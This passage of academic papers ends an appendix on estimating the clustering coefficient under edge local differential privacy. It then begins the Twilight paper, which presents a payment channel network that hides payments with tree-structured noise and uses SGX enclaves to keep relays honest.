In summary, one-round algorithms are far from acceptable in terms of the estimation error for large graphs, and two-round algorithms such as ours are necessary.

C Clustering Coefficient

Here we evaluate the estimation error of the clustering coefficient using our algorithms.

We first estimated a triangle count by using our ARROneNS$_\triangle$ with double clipping ($\varepsilon_0 = \frac{\varepsilon}{10}$ and $\varepsilon_1 = \varepsilon_2 = \frac{9\varepsilon}{20}$) because it provides the best performance in Figures 7, 8, and 10. Then we estimated a 2-star count by using the one-round 2-star algorithm in [29] with the edge clipping in Section 5.

Specifically, we calculated a noisy degree $\tilde{d}_i$ of each user v_i by using the edge clipping with the privacy budget ε_0. Then we calculated the number $r_i \in \mathbb{Z}_{\geq 0}$ of 2-stars of which user v_i is a center, and added $\mathrm{Lap}(\frac{\Delta}{\varepsilon_1})$ to r_i, where $\Delta = \binom{\tilde{d}_i}{2}$. Let $\hat{r}_i = r_i + \mathrm{Lap}(\frac{\Delta}{\varepsilon_1})$ be the noisy 2-star of v_i. Finally, we calculated the sum $\sum_{i=1}^{n} \hat{r}_i$ as an estimate of the 2-star count.




Figure 15: Relative errors of #triangles, #2-stars, and the clustering coefficient in ARROneNS$_\triangle$ with double clipping. Cost$_{DL}$ is calculated by (10) (when $\mu^* \geq 0.1$, Cost$_{DL}$ can be 6 Gbits and 400 Gbits in Gplus and IMDB, respectively).

This 2-star algorithm provides $(\varepsilon_0 + \varepsilon_1)$-edge privacy (see [29] for details). For the privacy budgets ε_0 and ε_1, we set $\varepsilon_0 = \frac{\varepsilon}{10}$ and $\varepsilon_1 = \frac{9\varepsilon}{10}$.

Based on the triangle and 2-star counts, we estimated the clustering coefficient as $\frac{3 \times \hat{f}_\triangle(G)}{\hat{f}_{2\star}(G)}$, where $\hat{f}_\triangle(G)$ (resp. $\hat{f}_{2\star}(G)$) is the estimate of the triangle (resp. 2-star) count.

Figure 15 shows the relative errors of the triangle count, 2-star count, and clustering coefficient. Note that the relative error of the 2-star count is not changed by changing μ^* because the 2-star algorithm does not use the ARR. Figure 15 shows that the relative error of the 2-star count is much smaller than that of the triangle count. This is because each user can count her 2-stars locally (whereas she cannot count her triangles), as described in Section 1. Consequently, the relative error of the clustering coefficient is almost the same as that of the triangle count, as the denominator $\hat{f}_{2\star}(G)$ in the clustering coefficient is very accurate.

Note that the clustering coefficient requires the privacy budgets for calculating both $\hat{f}_\triangle(G)$ and $\hat{f}_{2\star}(G)$ (in Figure 15, 2ε in total). However, we can accurately calculate $\hat{f}_{2\star}(G)$ with a very small privacy budget, as shown in Figure 15. Thus, we can accurately estimate the clustering coefficient with almost the same privacy budget as the triangle count by assigning a very small privacy budget (e.g., $\varepsilon = 0.1$ or 0.2) for $\hat{f}_{2\star}(G)$.

In summary, we can accurately estimate the clustering coefficient as well as the triangle count under edge LDP by using our ARROneNS$_\triangle$ with double clipping.

Twilight: A Differentially Private Payment Channel Network

Maya Dotan*, Saar Tochner*, Aviv Zohar, and Yossi Gilad

The Hebrew University of Jerusalem

Abstract

Payment channel networks (PCNs) provide a faster and cheaper alternative to transactions recorded on the blockchain. Clients can trustlessly establish payment channels with relays by locking coins and then send signed payments that shift coin balances over the network's channels. Although payments are never published, anyone can track a client's payment by monitoring changes in coin balances over the network's channels [23, 31]. We present Twilight, the first PCN that provides a rigorous differential privacy guarantee to its users. Relays in Twilight run a noisy payment processing mechanism that hides the payments they carry. This mechanism increases the relay's cost, so Twilight combats selfish relays that wish to avoid it using a trusted execution environment (TEE) that ensures they follow its protocol. The TEE does not store the channel's state, which minimizes the trusted computing base. Crucially, Twilight ensures that even if a relay breaks the TEE's security, it cannot break the integrity of the PCN. We analyze Twilight in terms of privacy and cost and study the trade-off between them. We implement Twilight using Intel's SGX framework and evaluate its performance using relays deployed on two continents. We show that a route consisting of 4 relays handles 820 payments/sec.

1 Introduction

Blockchain systems such as Bitcoin create a public ordered log of transactions without relying on a trusted party. Instead, these systems distribute trust among potentially many participants that connect in a peer-to-peer network. They allow for fair trading protocols [4] and can reduce friction in financial markets [17]. Users expect meaningful privacy guarantees from financial systems, but most blockchains only provide so-called "pseudo-anonymity", where actions are associated with pseudonym addresses rather than the users' identities. Several works show that often anyone can link users to their addresses by analyzing the public information posted on the blockchain [35, 37]. To counter such analysis, researchers proposed systems like ZCash [3], which rely on zero-knowledge proofs to provide excellent privacy. However, these systems bear significant performance costs due to their reliance on a system-wide consensus regarding the transactions' log.

A promising direction for achieving high-throughput and low-latency transactions with a meaningful privacy guarantee is connecting users through a payment channel network (PCN). In a PCN, users create payment channels with relays by locking coins in joint on-blockchain accounts and use the blockchain again only to commit the coin distribution when a channel closes. The relays are interconnected through payment channels as well. Alice pays an indirectly-connected Bob by finding a route of channels through the network's relays to him and then creating a payment that would move coins to the first relay, conditioned on a secret that only Bob knows. Each relay creates a similar payment for the next hop until Alice's payment reaches Bob, who reveals the secret. Intuitively, since users neither broadcast payments they make nor create payment channels with the users they transact, PCNs seem promising for simultaneously addressing the blockchain's sclability bottleneck and privacy challenge.

In practice, however, PCNs offer very little privacy [18, 24, 26, 31], much less than users would expect from traditional payment systems (e.g., governed by banks). Any user can test whether the liquidity (number of coins available to transact) on any channel is below a threshold that they choose – merely by asking to relay a payment on that channel for the threshold amount. As a result, anyone can learn about changes in each channel's liquidity, which leaks all the information about the network's payments and creates a privacy risk in practice [23].

We present Twilight, a PCN that hides a user's payment history from other users. Twilight provides a strong privacy guarantee supported by a differential privacy analysis. It models payments over a channel as queries, and the responses convey whether or not they can go through the channel (i.e., the channel has sufficient liquidity). Twilight provides payment-privacy by noising these responses. Instead of carrying a payment whenever sufficient liquidity exists, the relay rejects

*Both authors contributed equally

payments if they would not leave enough liquidity to cover a randomized "noise" payment. Through this noisy payment processing mechanism, Twilight ensures that only a small amount of statistical information about the payments it carries may leak to other users. The key to designing Twilight is structuring the noise such that the privacy guarantee holds even if the attacker uses many clients to send queries at a high rate and observes the responses over a long time. Since queries are cheap to execute, this property is crucial to providing a meaningful privacy guarantee. At the same time, it is important to avoid throttling the rate of queries, which hurts honest users and lowers the system's throughput even when there is no attack. To achieve this, Twilight leverages techniques from the differential privacy literature to reuse noise values when hiding the same set of payments [11,34]. This allows Twilight to group payments into subsets and mask them with noise, ensuring that new information about old payments does not leak to the attacker with every query.

Twilight's differential privacy approach comes at a cost: it might block some payments due to the noise that a vanilla PCN would carry. Relays in Twilight mitigate this issue by locking extra coins. Of course, a relay can always tear down the channel and get these coins back but locking coins still incurs an operational expense. We analyze this trade-off between privacy and cost, and evaluate a model where users cover the relay's expense with payment fees. We quantify the financial impairment from locking coins and estimate the payment volume a relay would need to process to cover this cost by charging fees for its privacy service. For example, a relay handling a payment volume of 79-coins/day and charges a 1% fee covers the cost of operating a noisy channel that hides 1-coin payments (for privacy level $\varepsilon = 0.15, \delta = 10^{-7}$, in differential privacy terms [12]).

Selfish relays may claim to their users that they do noisy payment processing but attempt to avoid it in practice to save costs. Twilight addresses this problem by running the noising logic in a trusted execution environment (TEE), which allows clients to verify the payment processing logic. We architect the code operating inside the TEE to avoid keeping the channels' state. In particular, it does not keep track of the channel's liquidity or payments already processed. Instead, the relay provides this state every time it calls the TEE to process a payment. Designing Twilight in this manner minimizes the trusted computing base inside the TEE but requires handling two key challenges. First, a relay might inform the TEE that it has very high liquidity, enough to cover any noise it might choose. Second, a relay might attempt to eliminate the effect of noising payments by repeatedly calling the TEE with the same payment until the TEE adds sufficiently-low noise to approve it. Twilight handles these challenges by noising payments on the relay's incoming channel and encrypting payments between TEEs until they reach the recipient. A relay cheating its TEE about the incoming channel's liquidity only risks losing coins by accepting payments that the previous hop cannot cover. Each TEE outputs its noisy payment processing result encrypted for the next TEE on the route, so all of a TEE's outputs are indistinguishable, and the relay cannot choose the response it likes. Only when a payment reaches the recipient, all relays en-route can decrypt the TEE outputs and update the channel liquidity. Importantly, Twilight does not rely on TEEs to secure funds. Even if a relay exploits a vulnerability in the TEE or Twilight's code that it executes to learn the TEE's secrets, all payments Twilight carries are valid, and the relay cannot steal coins from others.

We implement Twilight and test its performance using machines in America and Europe with the SGX TEE [9] in Azure. A route of 4 relays supports 820 payments/sec, and at this peak rate, the payment latency is 550ms above the network latency (which is about 510ms in our experiments).

In summary, our contributions are the following:

- A rigorous definition for privacy in PCNs based on differential privacy, and the design of Twilight, a PCN that meets this goal.
- The combination of noising payments inside a TEE to combat selfish relays.
- An analysis of Twilight's integrity, privacy and cost.
- An implementation and performance evaluation.

2 A Primer on PCNs

We overview the key concepts and mechanisms that comprise PCNs as background for describing Twilight.

Payment channels. Two participants establish a bidirectional payment channel by "locking" coins in a joint on-chain account that requires both parties to approve every spend. The amount that each participant locks is the channel's initial liquidity in the direction of their peer. The locked coins ensure that payments carried over the channel can always be redeemed. Alice pays Bob by signing a transaction that adjusts the split of their account balance (giving more coins to Bob than he deposited). Bob can counter-sign this transaction at any time and redeem his funds by posting it on the blockchain, which would also close the payment channel. Instead, Bob holds the transaction from Alice. He keeps the channel open to allow them to continue updating the balance split. A short appeal period begins when either user posts a transaction that closes the channel. During this time, posting a transaction with information that proves that the channel was closed with an obsolete state corrects the account split. In this manner, the appeal period protects users if their counterpart closed the channel using an outdated transaction.

Routing payments. A PCN comprises clients that issue payments and relays that carry these payments between clients for a fee. Relays and clients connect through payment channels, allowing Alice to pay Bob even if they are not directly connected. When two relays establish a channel, they start

announcing the channel through a peer-to-peer network. Alice's client finds a route to Bob and onion-encrypts it with the relays' public keys. Namely, it encrypts Bob's identity using the last relay's key, concatenates to the ciphertext that relay's identity, and encrypts again with the previous relay's key. It continues in this fashion for every hop. When a relay receives a payment, it subtracts a fee from the amount and decrypts the top layer to find the next hop.

Hash-time-locked contracts (HTLCs). Hash-time-locked contracts are a mechanism for ensuring that every relay along a payment's route that sends coins to the next hop can recover the funds from the previous hop. Before Alice can pay Bob, his client chooses a random secret s and gives Alice's client $h(s)$, the cryptographic hash of s. Alice's payment moves coins to the first relay conditioned on the relay providing s before a deadline; this condition is called an HTLC. Each relay creates a similar payment conditioned on the preimage of $h(s)$, which it sends to the next hop in the route. As soon as Bob receives the payment, he can potentially post s on the blockchain and redeem the payment; this would also reveal s to all the other relays, allowing them to redeem their payments as well. Typically, however, Bob avoids the on-chain transaction: his client reveals s to the last relay and asks the relay to sign a transaction that updates the split in the channel between them – this time, without conditioning on s. That relay can then do the same, show s to the previous hop, and update the previous channel's split. This way, s propagates back through the route, updating all channel balances and eventually reflecting that Alice paid Bob.

3 Overview

Figure 1 shows a PCN connecting three users. The users connect to the PCN via private channels (illustrated by the dashed links in Figure 1). Their clients reject payments from unauthorized origins [36] which mitigates exposing information about the liquidity on these channels to other users. In this figure, Alice sends a payment to Bob via two inter-relay channels. In contrast to the user's private channels, relay-to-relay channels are public and any client can route payments over them. This allows an attacker to probe for changes in channel liquidity by asking the relay to route payments between his clients and observe whether the relay rejects his payments for exceeding the available liquidity. By probing for changes in liquidity across inter-relay channels, an attacker can track payments between users in the network [16, 18, 31]. Twilight is a PCN that hides its users' payments from attackers probing inter-relay channels by introducing noise to a relay's payment processing logic. It ensures users that relays add this noise by leveraging a trusted execution environment (TEE). We next formalize the threat model and Twilight's goals against it.




Figure 1: Users connect to relays through private channels (dashed black line), while inter-relay channels are public (solid black lines). An attacker sends payment requests between his clients (in red) to monitor changes in liquidity and infer about payments between users (in blue).

3.1 Threat model

Before delving into defining Twilight's threat model and goals, we discuss different types of potential attackers.

Off-path clients. Today's PCNs are vulnerable to attacks by *clients*: anyone on the Internet can probe payment channels and learn about others' payments [23, 31]. This constitutes a lower standard of privacy compared to traditional financial systems. Such attacks are easy to launch and difficult to block since the attacker may send probes via multiple clients and disguise probes as legitimate payment requests.

On-path selfish relays. Users should *know* their payment history is hidden from other clients. In particular, PCNs are designed as distributed systems that include relays operated by multiple autonomous organizations. A privacy solution that involves costs that intermediate relays can shirk (at the expense of users' privacy) should ensure that relays follow the protocol despite these costs.

On-path adversarial relays. Much like other PCNs, Twilight uses onion routing for payments (§2), which protects against network adversaries and malicious relays that only have one local visibility or presence in the route, so they can only view the previous or next hop but not the entire route. However, colluding relays located near the payer and payee may still track the payment by correlating its time, payout value, or locked contract's secret. Such attacks are harder to launch than those involving only off-path clients: as shown in [42], the number of relays on the route is small, and since the payer chooses which route to use, she can avoid relays that she considers less trustworthy (e.g., operated by less reputed organizations). We architect Twilight to provide similar usability to vanilla PCNs but with better privacy; it, therefore, does not handle such correlation attacks, since that would require delaying payments and somehow ensuring that Bob's balance changes regardless of Alice's balance changes (to break these correlations). Recent works allow decorrelating the locked contract's secret [31, 32]; we discuss it in related work. We believe that techniques from the private communi-

cation literature, such as Poisson mixing [33], where every relay delays payments using a randomized mechanism can address the timing challenge, but hiding correlated changes in balances remains a challenge. We leave this attacker model out of Twilight's scope.

Secrecy of closing balances. Payment channel teardown involves posting a blockchain transaction stating its closing balance split (§2). Since anyone watching the blockchain can observe the channel-close transaction, the privacy that Twilight can provide depends on the underlying blockchain. Twilight gives the most privacy when the PCN deploys over a blockchain that supports private transactions (e.g., using zero-knowledge proofs [25]). However, the closing transaction reveals only the aggregate sum of payments over the channel through its lifetime. In practice, payment channels are open for a long time [1], so we expect the closing balance to reveal very little about a user's payments. We design Twilight to be largely-independent of the blockchain choice (except for requiring smart contract support), and it can deploy over blockchains with or without support for private transactions.

3.1.1 Twilight's attacker

Twilight hides a user's payment history in the face of attackers who can run any number of the PCN's clients even if the user routes her payments through selfish relays. The attacker can route payments over any inter-relay channel to probe the available liquidity. These probes are extremely cheap: the attacker can abort the payments after seeing the response and avoid the associated fee.

3.2 Goals

Integrity. Twilight should enable private off-chain payments as a viable and trustless substitute to on-chain payments. Therefore, it must guarantee that the sequence of all payments that a channel carries can be committed to the blockchain. This property must hold even if all relays break the TEE security guarantee (i.e., they attest different code than what they execute and learn all the TEE's secrets).

Privacy. There are several ways to capture privacy in PCNs. For one, Twilight could target hiding just the payment amount. However, in many cases exposing that Alice pays Bob is sufficient to reveal sensitive information. For example, donating to a political party, no matter what amount, tells Alice's political views. Twilight could also ensure that Alice has at least one "cover story," making paying Bob appear similar to paying at least one other user. However, this approach might provide users with a cover story that does not make sense in practice (e.g., the alternative payee might be in another continent), and users might not be aware of the cover story the system then provides. Instead, Twilight sets an ambitious goal: ensuring that the attacker's view through the clients he operates is likely to be the same regardless of whether Alice makes her payment. In particular, this approach makes Alice paying Bob look similar to Alice paying *any other* user. (Since Alice paying Bob looks similar to not making a payment, which then looks similar to Alice paying any other user.)

More formally, consider the vector O of the attacker's observations (from routing payments between malicious clients) and two scenarios: one scenario where a user, call her Alice, pays another user, call him Bob, and the other scenario where Alice never makes this payment. Twilight's goal is to provide (ε, δ)-differential privacy [12] with respect to the two scenarios above. It guarantees that the following inequalities hold for a small $\varepsilon \geq 0$, except for a small error probability $\delta \geq 0$:

$$e^{-\varepsilon}\Pr[O|\mathsf{X}] \leq \Pr[O|\text{Alice} \rightarrow \text{Bob}] \leq e^{\varepsilon}\Pr[O|\mathsf{X}] \qquad (1)$$

The arrow denotes Alice paying Bob, and the X-mark denotes the case where she does not make this payment. The probability is over the coin-tosses in the nosing mechanism. Differential privacy quantifies the statistical information that leaks to the attacker. It provides a strong formal guarantee for the level of privacy users should expect. This privacy guarantee holds even for multi-hop payments (payments routed through several payment channels between Alice and Bob); we quantify impact of a payment's path length on its privacy in terms of ε and δ.

	Description
$\mu, \sigma > 0$	mean and standard deviation for Gaussian noise
T	number of time-slots (leaves in the tree)
$\mathcal{N}_t$	the minimal set of tree nodes covering $[0, t-1]$
N	$\lvert\mathcal{N}_t\rvert$ upper bound, $N = \lceil \log_b T \rceil + b - 2$
$b \geq 2$	children per node in tree

Table 1: Symbols of the noisy payment processing mechanism

4 Noisy Payment Processing

Twilight protects users against attackers probing inter-relay links (Figure 1). It provides a strong privacy guarantee, regardless of the attacker's probing rate, by adapting ideas for continuous release of information from the differential privacy literature [11, 12, 28] to the PCN context. The system splits time into short intervals, arranged in a tree, and models the attacker's probes as queries arriving in those intervals. Twilight cannot distinguish between the attacker's probes and real payments so it must respond to both. It protects users' privacy through noisy payment processing. Twilight noises the decision whether to carry or drop a payment (the relay's response) in a structured way, depending on the interval the query arrived in [34]. Table 1 summarizes the notations of the noisy payment processing mechanism described below.




Figure 2: A channel's noise tree with $T = 2^3$ slots. For node i in the tree, n_i is the noise and τ_i the sum of payments in its subtree. The response mechanism for query at time 7 uses the nodes $\{0, 10, 110\} \in N_7$ (circled in red).

4.1 Response mechanism

Twilight divides the lifetime of a channel into T tiny time-slots. In every slot, at most one request to carry a payment may arrive. For example, dividing time into nanosecond slots seems reasonable since payments are over 100B-long (they include account addresses, a signature, etc.). Even with 100Gbps links, each request takes at least 7 time-slots to receive. Allocating 2^{64} nanosecond slots supports a channel's operation for over 500 years.

Time slots are numbered and arranged in the leaves of a tree; each node in the tree has a label. Consider a binary tree, for now. The root has the empty label, and every node's left/right child appends '0'/'1' to the parent's label. Figure 2 illustrates this tree structure. The relay assigns every node i in the tree an independently drawn Gaussian noise, $n_i \in_R Gauss(\mu, \sigma^2)$. In addition, node i stores τ_i, the sum of all payment amounts over the channel (positive or negative, depending on the direction) in the time-slots beneath it.

When a payment requesting to move m coins to the channel's other endpoint arrives at the relay at time slot t, the relay finds $\mathcal{N}_t$, the minimal set of nodes in the tree that precisely covers (i.e., includes the ancestors of) the time slots in the interval $[0, t-1]$. (We give the algorithm to find the minimal covering and prove its correctness in an online technical report [10].) The relay agrees to carry the payment if Equation 2 holds:

$$channel.Capacity - \sum_{i \in \mathcal{N}_t} (\tau_i + n_i) \geq m \qquad (2)$$

Figure 2 illustrates the response mechanism for a request at time t = 7. In this example, $\mathcal{N}_7 = \{0, 10, 110\}$ is the minimal covering set of nodes for the time slots preceding the query (slots 0–6). Since $\mathcal{N}_t$ is the minimal set of tree-nodes that covers the interval $[0, t-1]$, $\sum_{i \in \mathcal{N}_t} \tau_i$ is the sum of all payment amounts before time t, so $channel.Capacity - \sum_{i \in \mathcal{N}_t} \tau_i$ is the current liquidity. The response in Equation 2 obfuscates it by subtracting noise, i.e., the aggregate of Gaussians $\sum_{i \in \mathcal{N}_t} n_i$.

The tree structure from the differential privacy literature [11] ensures that for any user payment at time $t' < t$, there is only one ancestor of the leaf node t' in the covering $\mathcal{N}_t$. Only that ancestor might leak information about user's payment (by contributing a different value to the response mechanism if the user never makes this payment). Since there are only $\log T$ ancestors for any slot, there are only a few tree nodes that might leak information about a user's payment over time (even if the attacker probes often).

Intuitively, the more nodes in $\mathcal{N}_t$, the more noise the payment processing mechanism subtracts from the channel's capacity in Equation 2, and the less accurate the response becomes. Qardaji et al. [34] optimize privacy and accuracy using a tree with a higher branching factor. When every node in the tree branches to b children (Table 1), the size of the covering set $|\mathcal{N}_t| \leq \lceil \log_b T \rceil + b - 2$ (one node from each level in the tree, except the last level where there may be up to $b-1$ leaves). We denote this upper bound by N (Table 1). With $T = 2^{64}$ time slots, using $b = 8$ results in the minimal number of nodes in the covering, $N = 28$ nodes (rather than 64).

If the covering set has less than the maximal N nodes, the relay "pads" it with dummy nodes, i.e., nodes where $\tau = 0$ and fresh noise is drawn. So, every time a relay responds it uses the aggregate of N Gaussian random variables as noise. The reason for padding is that the aggregate is much more likely to be non-negative than the noise of a single node. We later use this property to prove Twilight's integrity (§6).

4.2 Stateless noising

Storing the tree illustrated in Figure 2 is impractical for a large number of time-slots (e.g., 2^{64}). Every node i in the tree contains two elements: the sum of payment amounts in the time-slots of its subtree (τ_i) and an independently drawn noise (n_i). The response mechanism in Equation 2 only uses the sum of all payment amounts before the request's time slot. A relay, therefore, only keeps track of this sum. It also avoids storing the noise values and instead recomputes them when they are needed. Specifically, the relay keeps one global secret s, and for a payment-channel *chanID*, sets the secret value of tree node i to be deterministically drawn from the noise distribution seeded by the hash value $h(s, chanID, i)$.

5 Countering Selfish Relays using TEEs

Users rely on Twilight's relays for privacy, but how can a payer trust that the relays she chooses for her payment's route indeed perform noisy payment processing (§4)? Moreover, she has to be convinced that the relays *continue* to perform noisy payment processing since the attacker's future queries may leak information about her payment. Providing users with this guarantee is important since relays may try to circumvent the noising mechanism to avoid rejecting payments they would otherwise carry and losing the associated fees.




Figure 3: Protocol messages and relay-to-TEE interface. We abbreviate incoming/outgoing channel state by in/out state.

Twilight addresses this concern using a trusted execution environment (TEE) on its relays. TEEs ship with commodity hardware (e.g., SGX is now standard in Intel's i9 10th generation processors [19]); their remote attestation allows clients to verify the payment processing logic, which relays run inside an enclave [9]. Each channel is associated with a state that includes the current balance split between peers, all current pending payments, and a message serial number (for dispute resolution). Our design does not require the TEE to keep track of this state, which minimizes the trusted computing base and simplifies Twilight's implementation but introduces challenges as we describe next. Crucially, Twilight ensures that even if a rogue relay breaks its TEE and learns its secrets, the PCN maintains integrity: all payments over the channel are valid, and the relay cannot steal coins from others.

Challenges. Twilight must force a relay to involve the TEE in processing payments to ensure it performs noisy payment processing throughout the channel's lifetime. Figure 3 illustrates how a relay interacts with its TEE. The enclave running inside the TEE does not store the channel's state but receives it from the relay with every payment processing request to decide whether to approve a payment. This leads to two key challenges: First, the relay may provide the enclave with incorrect or outdated states. Specifically, ones in which a high amount of liquidity is available. Such manipulation can ensure that the noisy liquidity check in Equation 2 always passes. The relay may do this selectively, whenever it has sufficient liquidity to forward the payment and wishes to pass the noisy check with greater certainty. Second, the TEE cannot remember which payments it processed, so the relay may invoke the TEE multiple times to process the same payment until it adds sufficiently low noise to accept it.

Architecture. Twilight solves these challenges by hiding payment amounts and the TEE's responses from the relay, encrypting them for the TEE at the next hop. The enclave running inside the TEE performs noisy payment processing on the incoming channel when the relay receives a new payment request. Namely, the enclave (noisily) checks that the previous hop has enough liquidity on the channel to cover the current payment. To do so, the enclave gets from the relay the incoming channel's state, which consists of the channel's liquidity and a list of "unresolved" payments (for which the secret that completes the coin transfer has yet to be revealed, see §2), and processes the payment as in §4. The reasoning behind noising payments on the incoming channel (rather than the outgoing channel) is to mitigate a relay's incentive to cheat. Suppose the relay informs its enclave of false high liquidity on the incoming channel; this nullifies the check that the previous hop has sufficient liquidity to cover the payment, so the relay risks moving coins to the next hop without any return. There is no privacy risk if the relay reports false liquidity: since the TEE outputs are hidden from the relay (encrypted for the next hop), it cannot choose a response it likes. Therefore, it cannot adjust the noise distribution to the payment; instead, it has to submit the noisy response to the next hop. Privacy holds even if the relay colludes with the relay in the next hop, who also cannot access the information, which is encrypted for its TEE. We next explain how the TEEs establish public keys that facilitate this encryption and how relays interact with their TEEs to process payments. We provide a fully detailed version of the protocol in an online technical report [10].

5.1 Establishing public keys and channel IDs

The TEE creates a secret key, and the relay binds the corresponding public key to its payment channel. When two parties establish a new payment channel, they deposit coins to an account managed through a smart contract. Each party gives one public key to govern this account; a relay uses the public key corresponding to its TEE's secret key. In Twilight, clients contact the relays and check: (1) that the key was created in the TEE, and using remote attestation, (2) that the logic inside the TEE never exports the keys it creates and performs noisy payment processing. By registering the TEE's public key in the smart contract, the relay ensures its users that the TEE must be processing their payments on this channel. The smart contract's account address serves as the channel ID; signed messages about the channel include this ID, so they cannot be confused with other channels. The smart contract allows flexibility in designing dispute resolution when a channel closes. Specifically, Twilight uses the smart contract functionality to allow an offended party to reveal an unsettled encrypted payment (and correct the closing balance, if needed), as we describe in §5.3.

5.2 Processing payments inside TEEs

In Twilight, relays receive and forward encrypted payments. As a result, relays do not know the outcome of noisy payment processing, so payment messages always reach the payee,

even if a TEE on some relay along the route rejects the payments. Twilight does not keep payments hidden forever. A relay must be able to claim a resolved payment by posting a transaction on the blockchain with the payee's secret (which conditions the coin transfer across the route) in case of dispute with its partner. To support this functionality, the payee chooses a fresh private/public encryption key-pair for the payment's locked contract. The public key is unique to that payment's locked contract and allows hiding its amount. Instead of indicating "failure" when there is insufficient liquidity, the relay outputs a locked contract for the next hop with a hidden amount of zero (indicating no payment). The relay can decrypt the payment amount and redeem it when learning the corresponding private key from the payee, which also allows claiming the payment and is analogous to the HTLC secret from vanilla PCNs (§2). We term these locked contracts *"Private Time-Locked Contracts" (PTLCs)* rather than HTLCs (hash time-locked contracts). PTLCs generalize HTLCs; similarly to HTLCs, they specify an expiration time (e.g., by block depth on the blockchain) and signed by the previous hop (see §2). The main difference between them is that while HTLC payouts are always legible (even if not redeemable without the secret), the payment amounts in PTLCs cannot be read without the secret. This allows providing the PTLC contents specifically for a relay's TEE when the payment propagates to the payee, and preventing the relay from learning the result of its TEE's noisy payment processing from the PTLC it outputs for the next relay.

Consider a payment from Alice to Bob and the private key that Bob chooses for conditioning this payment. Bob informs Alice of the corresponding public key, which she includes in her payment's PTLC. On the route between Alice and Bob, the enclave running in each relay's TEE must learn the payment amount when it processes Alice's payment, i.e., before Bob confirms it and reveals the secret. To support this functionality, Alice uses non-malleable encryption with a fresh ephemeral symmetric key to hide the payment amount in the PTLC. PTLCs include two ciphertexts of that key: (1) under the next hop's TEE public key, and (2) under the PTLC's public key that Bob chose. The TEE decrypts the amount encrypted under its key and checks for consistency with the second ciphertext by encrypting the ephemeral key it recovers with the PTLC's public key. The second encryption is deterministic to allow this check; it is safe since the ephemeral symmetric keys are never reused.

Alice submits her payment for Bob to the first relay in the route she chooses. We next describe how relays process payments and their interaction with their TEEs, following Figure 3.

TEE input. When a relay calls its TEE to process a payment inside an enclave, it provides the payment message from the previous hop, the corresponding incoming channel ID and its liquidity in the direction of the payment, and any PTLCs for unresolved payments from the previous-hop (these are payments that have not been completed yet, but represent commitments from the previous hop).

TEE processing. The enclave decrypts the amount and performs the consistency check for the two ciphertexts above. It subtracts from this amount the relay's fee. It then computes "uncommitted liquidity", which is the incoming liquidity minus the coins in the relay's unresolved PTLCs. Lastly, it performs noisy payment processing (§4) and evaluates Equation 2 to determine whether to accept the payment.

The noise that a relay induces depends on the current time (§4). However, it is unsafe for the relay to provide the time directly to the enclave. Otherwise, a selfish relay could identify some slot in the tree where the nodes in its covering-set ($\mathcal{N}_t$, see Table 1) sum to very little noise, and then replay this slot's timestamp for all payments to essentially circumvent the noising mechanism. Fortunately, TEEs allow enclaves to read the number of cycles since boot, and guarantee its authenticity, which serves as time [20]. The TEE also allows detecting when a relay reboots and the time initializes to zero: on boot, the TEE draws a random number which Twilight's enclave echos to the relay with every response. The relay must provide this value to the TEE when asking to process a payment. The enclave compares the given value by reading the random number again; if they match, the relay has consistent time since the last response (and recursively since boot) and processes the payment as usual. Otherwise, the relay refuses to process the payment. This ensures users that the relay noises payments correctly throughout the channel's lifetime.

When the relay reboots, the random number changes and the TEE refuses to process more payments. The relay then has to close the channel on-chain by posting the last closing balance message from its partner. We expect relays to have high up-time, to collect fees from all payments that need to route through them; so the cost of the blockchain transaction in such "forced" closures is amortized over a long time. A relay may also use another computer with TEE as backup, which keeps track of time and allows recovery in case of a crash without closing the channel. We describe the details of this extension in a technical report [10].

TEE output. The TEE decrypts the top layer of the onion route and creates a new PTLC for the next relay's TEE with the remaining amount (encrypted under a fresh symmetric key for the next hop's TEE and the PTLC public key from Bob). The TEE then signs a message combining the channel ID, its liquidity, all pre-existing unresolved PTLCs and the new PTLC along with an incremented serial number. The next hop checks the TEE's signature on this combination before it continues processing the payment (this signature both ensures that the contents were created by the TEE and hence noised, and that the next hop will be able to claim funds on the blockchain). When the enclave rejects a payment, it uses zero for the amount in the output PTLC. This ensures that the following relays on the route also use zero amounts,

